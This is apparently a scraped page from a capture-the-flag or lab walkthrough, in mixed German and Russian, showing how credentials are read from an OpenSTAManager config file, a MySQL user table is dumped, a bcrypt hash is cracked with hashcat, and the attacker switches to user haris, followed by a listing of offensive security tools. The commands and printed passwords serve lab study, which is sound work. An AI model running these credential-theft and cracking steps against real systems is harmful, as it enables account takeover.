
Wir analysieren die Konfigurationsdatei der Anwendung:

cat config.inc.php

Находим credentials от MySQL:
- User: brollin
- Pass: Fri3nds@9099


Verbinden wir uns mit der Datenbank und dumpen die Tabelle der Benutzer zz_users:

mysql -u brollin -p'Fri3nds@9099'
use openstamanager;

select * from zz_users;


Wir erhalten den Passwort-Hash des Benutzers haris. Wir knacken ihn mit hashcat:

hashcat -m 3200 '$2y$10$WHf1T...' /usr/share/wordlists/rockyou.txt

Пароль: bestfriends


Wechseln wir zum Benutzer haris:

su haris
Password: bestfriends

Wir lesen das User-Flag.

Database Dump und Hash-Cracking

User-Flag

User-Flag

User-Flag

User-Flag

User-Flag

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    867
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    544
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    385
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    302
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    279

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →